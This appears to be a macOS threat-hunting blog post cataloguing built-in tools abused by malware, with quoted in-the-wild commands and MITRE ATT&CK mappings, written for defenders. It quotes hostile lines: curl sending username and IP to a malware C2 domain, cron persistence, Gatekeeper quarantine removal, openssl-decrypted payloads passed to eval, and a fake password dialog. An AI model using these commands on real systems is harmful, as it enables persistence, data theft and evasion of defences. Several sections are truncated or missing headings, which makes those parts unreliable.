

In a recent two-part series of blog posts on Medium, Nasreddine Bencherchali took to exploring some of the common tools and techniques used by threat actors and malware targeting the Windows platform, with a particular focus on LOLBins or “Living off the Land binaries”. It’s such an excellent guide for threat hunting and compiling detection rules for Windows that we thought: “wouldn’t it be cool to have a similar guide for macOS malware?”

Looking back at campaigns directly targeting the macOS platform for the last several years, we have rounded up 20 of the most commonly used built-in tools (ab)used by threat actors, malware, and adware, complete with in-the-wild examples and associated MITRE behavioral indicators. We’ve

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

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executable payload retrieved remotely from a C2.

Common Arguments

`chmod +x`

`chmod -R 755`

`chmod 777`

ITW Examples

Bundlore

`chmod -R 755`

`/var/folders/vq/04qz73bd7zb27d3b6r7rc6zr0000gq/T/x.mykHCy73`

XCSSET

`chmod +x "xcassets"`

Shlayer

`chmod 777 /tmp/ZQEifWNV2l`

SearchMine.Adware

`/bin/chmod +x “${tmpFile}”`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- File and Directory Permissions Modification T1222

chown (/usr/sbin/chown)

Change file owner and group. This utility is used by malware to change the user ID and/or the group ID of the specified files. This can lock other users’ out of access to the file, thus hampering removal or inspection. It may also be required in order to execute a file in certain, elevated context.

Common Arguments

`chown -R <user[:group]>`

ITW Examples

OSX.Dummy

`chown root /tmp/script.sh`

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- File and Directory Permissions Modification T1222

crontab (/usr/bin/crontab)

List, install and remove rules for the `cron` daemon. Crontab is commonly leveraged as a means to achieve persistence on macOS either in addition to or instead of installing agents and daemons via launchctl. Threat actors may also enumerate existing crontabs in order to manipulate them.

Common Arguments

`crontab -l`

`echo '<*/num> * * * * ' | crontab -`

ITW Examples

Empyre

`cmd = 'crontab -l | { cat; echo "0 * * * * %s"; } | crontab -'`

GravityRAT

`sudo crontab -l 2>/dev/null; echo "*/2 * * * * s`

Pupy RAT

`cat /etc/passwd | cut -d ":" -f 1 | xargs -n1 crontab -l -u`

VindInstaller

`crontab -l > /tmp/file`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Persistence TA0003
- Scheduled Task/Job: Cron T1053

csrutil (/usr/bin/csrutil)

Read System Integrity Protection (SIP) status. Introduced in macOS 10.11, this utility has only one publicly documented use, which is to return the status of the System Integrity Protection tool. The csrutil tool is commonly used by malware and post-exploitation tools to determine whether certain files and

```
    csrutil = subprocess.Popen(["csrutil status"], stdout=subpro
    (out, err) = csrutil.communicate()
        if "disabled" in out:
            send_msg(greenPlus + out, False)
            sipEnabled = False #SIP function exists, but is specif
```

MacSearch

`/usr/bin/csrutil`

OSX.Proton.C

`csrutil status`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery T1082

curl (/usr/bin/curl)

Transfer data to or from a server without user interaction. One of the most useful tools in the malware author's toolkit, curl is used widely in threats of all kinds, from PUPs and adware to trojans, backdoors, and APT implants, in order to download payloads, exfiltrate user data, and track campaigns via unique identifiers. Monitoring for malicious use of `curl` is a must for all security teams.

Common Arguments

`curl -k -s -L -o`

ITW Examples

OSX.GMERA

`req=`curl -ks "http://owpqkszz.info/link.php?${whoami}&${ip}"`

Shlayer

`curl -fsL "$url" >$tmp_path`

Bundlore

`curl -s -L -o "${dir}/stmp.tar.gz" "${dlUrl}"`

OSX.Mami

`do curl -k -f -s --create-dirs -o '/Users/user/Library/Application`

- Command and Control TA0011
- Exfiltration TA0010
- Exfiltration Over Alternative Protocol T1048

dirname (/usr/bin/dirname)

Returns the filename or directory portion of a pathname. The dirname utility and its companion utility `basename` are both used widely by threat actors as a means of constructing installation paths and locating relative assets based on the executing parent's location. Whereas `dirname` returns the full path to the parent of the current working directory, `basename` returns the name of the current working directory without the preceding path.

Common Arguments

`dirname <path>`

`basename <path>`

ITW Examples

XCSSET

`dirname /Users/user/Library/LaunchAgents/com.apple.core.accountsd.plist`

`sh -c basename '/Users/user/Library/Application Scripts/com.apple.AddressBook.Shared/CoreFrameworks/com.oracle.java.sound.app'`

OceanLotus

`dirname /Users/user/Downloads/ALL tim nha Chi Ngoc Canada.doc`

MMInstall

`dirname /Applications/MyCouponsmart/MyCouponsmart`

Shlayer

`appDir="$(dirname $(dirname "$currentDir"))"`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

number. This may or may not be hashed with another utility (e.g., md5) before being sent to the C2. To facilitate anti-analysis and evasion, ioreg is also used by some threat actors to determine whether the device is running in a virtual environment.

Common Arguments

`ioreg -c IOPlatformExpertDevice -d 2 | awk -F"" '/IOPlatformSerialNumber/{print $(NF-1)}'`

ITW Examples

OSX.CpuMeaner

`ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub("""", "", $4);print $4}'`

OSX.Fruitfly

`ioreg -l | grep -e 'VirtualBox' -e 'Oracle' -e 'VMware' -e 'Parallels' | wc -l`

OceanLotus

`ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, "\""); printf("%s", line[4]); }'`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery T1082

kill (built-in), pkill (/usr/bin/pkill), killall (/usr/bin/killall)

These related commands are used to kill processes (kill, pkill) and applications (killall). Typically, malware actors use these on macOS for evasion and anti-analysis, such as killing the Activity Monitor or the Terminal to prevent users inspecting processes.

Common Arguments

`killall`

`kill -9`

`pkill`

`pkill cfprefsd`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Impair Defenses: Disable or Modify Tools T1562

launchctl (/bin/launchctl)

Interfaces with launchd. For the purposes of malware and threat actors, launchctl is a primary means of executing commands and programs, for stopping system or third-party services, and starting newly created persistence jobs installed as Launch Agents and Launch Daemons.

Common Arguments

`launchctl load`

`launchctl unload`

`launchctl stop`

`launchctl start`

`launchctl remove`

ITW Examples

OSX.CoinMiner

`launchctl load /Library/LaunchDaemons/com.apple.acc.installer.v1.plist`

Lazarus Family

`launchctl load -w "%s/Library/LaunchAgents/%s"`

FinFisher/FinSpy

`/bin/launchctl load`

`/bin/launchctl unload`

OSX.Dummy

`launchctl load -w`

```
021b0ea0: 0120 91c6 4e7b 6a3a 0000 0000 0000 0000  . ..N{j:........
021b0eb0: 2800 0000 2f4c 6962 7261 7279 2f4c 6175  (.../Library/Lau
021b0ec0: 6e63 6844 6165 6d6f 6e73 2f63 6f6d 2e73  nchDaemons/com.s
021b0ed0: 7461 7274 7570 2e70 6c69 7374 090d 0409  tartup.plist....
021b0ee0: 1d04 0144 930e e089 0120 92c5 0000 0000  ...D..... ......
021b0ef0: 0600 0000 0000 0000 4160 0001 0000 0000  ........A`......
021b0f00: 0000 0000 0000 0000 0000 0000 0000 0000  ................
021b0f10: 0000 0000 0000 0000 0000 0000 0945 073e  ............E.>
021b0f20: 0e4c 056d 0401 3405 dcc0 0000 0000 2d00  .L.m..4.......-.
021b0f30: 0000 011c 8cc0 0000 0000 0500 0000 09e1  ................
021b0f40: 0101 0c05 9506 c000 0000 0002 0000 0000  ................
```

- System Services: Launchctl T1569
- Scheduled Task/Job: Launchd T1053
- Create or Modify System Process: Launch Agent T1543.001
- Create or Modify System Process: Launch Daemon T1543.004

mktemp (/usr/bin/mktemp)

Make a unique filename. This useful utility is widely used by malware to make random, unique file and directory names for payloads. Despite the name, mktemp does not have to be used only in the `/tmp` directory.

Common Arguments

`mktemp -d`

`mktemp -t`

ITW Examples

Bundlore

`tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)`

`TMP_DIR=`mktemp -d -t x`

Shlayer

`export tmpDir="$(mktemp -d /tmp/XXXXXXXXXXXX)"`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Hide Artifacts T1564

openssl (/usr/bin/openssl)

Cryptography toolkit, openssl is used widely by attackers, often in conjunction with base64, to encode and decode malware to hide it from detection.

Common Arguments

`openssl enc -aes-256-cbc -d -A -base64 -k`

`'/IOPlatformSerialNumber/{print $(NF-1)}' | tr -d 'n'| openssl md5`

Shlayer

`openssl enc -aes-256-cbc -salt -md md5 -d -A -base64 -out /tmp/ZQEifWNV2l -pass "pass:0.6effariGgninthgiL0.6"`

ZShlayer

`eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:10598344576 <"$fileDir"/Resources/talon)"`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Deobfuscate/Decode Files or Information T1140
- Encrypted Channel: Asymmetric Cryptography T1573

osacompile (/usr/bin/osacompile)

Compile AppleScripts from given files or standard input into a singe output script. Files may be plain text or other compiled scripts. Osacompile is useful to malware that wants to take advantage of AppleScript's many powerful features such as controlling other applications' behaviour, manipulating the GUI, faking user input and phishing for credentials.

Common Arguments

`osacompile -x -e`

`osacompile -x -o`

ITW Examples

XCSSET

`osacompile -x -e global dFolder`

`osacompile -x -o /Users/user/Library/Application Scripts/com.apple.AddressBook.Shared/CoreFrameworks/com.apple.core.okcx.app`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

using `-e` switches on the command line, a technique popular among adware and browser manipulating malware. Although AppleScripts can be executed in other ways, osascript is still the most common method used by threat actors. It is also a particular favorite of various open source post-exploitation and RAT tools.

Common Arguments

`osascript -e`

ITW Examples

EvilOSX

`osascript -e 'tell app "iTunes" to activate' -e 'tell app "iTunes" to display dialog "Error connecting to iTunes. Please verify your password”`

Pupy RAT

`cmd = 'osascript -e 'tell app "Finder" to display dialog "%s"" % args.text`

EggShell

`cmd_data["args"] = " -e 'tell application "Finder" to sleep"'`

Elite Keylogger

`/usr/bin/osascript`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Command and Scripting Interpreter: AppleScript T1059

ps (/bin/ps)

Display information about running processes. The process status (ps) command is to macOS (and Linux) what Tasklist is to Windows: an adversary’s primary means of understanding the device’s current execution environment. Aside from simply enumerating running processes, `ps` can be used to check on a given process’ start time, elapsed time, resource usage and the login name of the user who started it (among other things).

`'360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}'`

OSX.Fruitfly

`ps -eAo pid,thcount,ppid,nice,user,command 2>/dev/null`

Pirrit

`if ps -ef | grep -v grep | grep -q $frm; then`

Bella

`check_output('ps -p %s -o etime=' % bellaPID)`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Process Discovery T1057

sw_vers (/usr/bin/sw_vers)

Print operating system version information. It is common for malware to determine the macOS version of the target machine both to discover what APIs are available so that the correct payload can be installed and to ascertain what system defences or mitigations may be in place (e.g., System Integrity Protection, User Data Protections like Full Disk Access).

Common Arguments

`sw_vers`

`sw_vers -productName`

`sw_vers -productVersion`

`sw_vers -buildVersion`

ITW Examples

Bundlore

`/usr/bin/sw_vers -productVersion`

GravityRAT

```
osinfo = os.popen('sw_vers -productName').read().strip() + '-' +
```

Lazarus/NukeSped

- System Information Discovery T1082

sysctl (/usr/sbin/sysctl)

Retrieve kernel state and allow apps with appropriate privileges to set kernel state. Used by malware as a means of determining whether the execution parent is within a sandbox or virtual machine. The utility can also be used to determine, among other things, the amount of installed memory on the infected device.

Common Arguments

`sysctl -n hw.model`

ITW Examples

Bella

`sysctl -n machdep.cpu.brand_string; hostinfo | grep memory;`

EvilOSX

`model_key = run_command("sysctl -n hw.model")`

Genieo

```
/usr/sbin/sysctl
hw.optional.x86_64
hw.cpu64bit_capable
```

```
aUsrsbinsysctl:
    db          "/usr/sbin/sysctl", 0       ; DATA XREF=cfstring__usr_sbin_sysctl
aHwoptionalx866:
    db          "hw.optional.x86_64", 0     ; DATA XREF=cfstring_hw_optional_x86_64
aHwcpu64bitcapa:
    db          "hw.cpu64bit_capable", 0    ; DATA XREF=cfstring_hw_cpu64bit_capable
aHwoptionalx866_10000a322:          // aHwoptionalx866
    db          "hw.optional.x86_64: 1", 0 ; DATA XREF=cfstring_hw_optional_x86_64__1
aHwcpu64bitcapa_10000a338:          // aHwcpu64bitcapa
    db          "hw.cpu64bit_capable: 1", 0 ; DATA XREF=cfstring_hw_cpu64bit_capable__1
```

OceanLotus

`sysctl hw.model`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Virtualization/Sandbox Evasion T1497
- System Information Discovery T1082

Information.app) and is a mainstay of all types of malware, spyware, post-exploitation tools, adware, and PUPs. Because of its deep insight into the entire environment, it can be used for a variety of purposes relating to environment discovery, detection evasion and anti-analysis.

Common Arguments

`system_profiler SPHardwareDataType`

`system_profiler SPUSBDataType`

`system_profiler SPNetworkDataType`

ITW Examples

Bundlore

`/usr/sbin/system_profiler -nospawn -xml SPHardwareDataType -detailLevel full`

Empyre

`process = subprocess.Popen("system_profiler SPHardwareDataType", stdout=subprocess.PIPE, shell=True)`

FinFisher/FinSpy

`system_profiler SPUSBDataType | egrep -i "Manufacturer: (parallels|vmware|virtualbox)"`

SearchPageInstaller

`system_profiler SPNetworkDataType | grep 'Proxy Enabled'`

AMC.PUA, Genieo

`/usr/sbin/system_profiler SPHardwareDataType`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery T1082
- Virtualization/Sandbox Evasion T1497

touch (/usr/bin/touch)

The touch utility sets the modification and access times of files.

`touch`

`touch -t`

ITW Examples

OceanLotus

`touch -t 1401140507 /Users/user/Library/User Photos/mount_devfs`

Pirrit

`touch /Applications/.UpdatesMac15`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Indicator Removal on Host: Timestomp T1070
- Masquerading T1036

whoami (/usr/bin/whoami)

Display effective user id. Although this utility has been replaced by the more versatile id utility, it is still widely used by malware to retrieve the current user's name. The whoami command is effectively a synonym for `id -un`.

Common Arguments

`whoami`

ITW Examples

EggShell

`echo '%@' | sudo -S whoami`

`whoami`

Lazarus

`whoami`

Pupy RAT

`username=`whoami``

OSX.GMERA

`whoami="$(remove_spec_char `whoami`)"`

Display and manipulate extended attributes. Used by malware and threat actors as a means to bypass Gatekeeper and Notarization checks on macOS. Incredibly, any process or user can remove the file attribute that is required for these checks to proceed without admin rights.

Common Arguments

`xattr -d com.apple.quarantine`

`xattr -c`

`xattr -cr`

ITW Examples

OceanLotus

`find /Users/user -name *ALL tim nha Chi Ngoc Canada* -exec xattr -d com.apple.quarantine {} +`

XCSSET

`/bin/bash -c xattr -cr '/Applications/Google Chrome.app'`

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Bypass or Subvert Trust Controls T1553

Conclusion

Many threat actors and malware samples use the same tools on macOS, so monitoring or searching for anomalous use of these tools can help your incident response, threat hunting and blue team efforts. For more in-depth information on macOS threat hunting, grab the free SentinelLabs Guide to macOS Threat Hunting & Incident Response ebook.

OSX TTP

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vulnerabilities and malware analysis. He began his journey into macOS security as a software developer, creating end user troubleshooting and security tools just at the time when macOS adware and commodity malware first began appearing on the platform. Phil has been closely following the development of macOS threats as well as researching Mac software and OS vulnerabilities since 2014.

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

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

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

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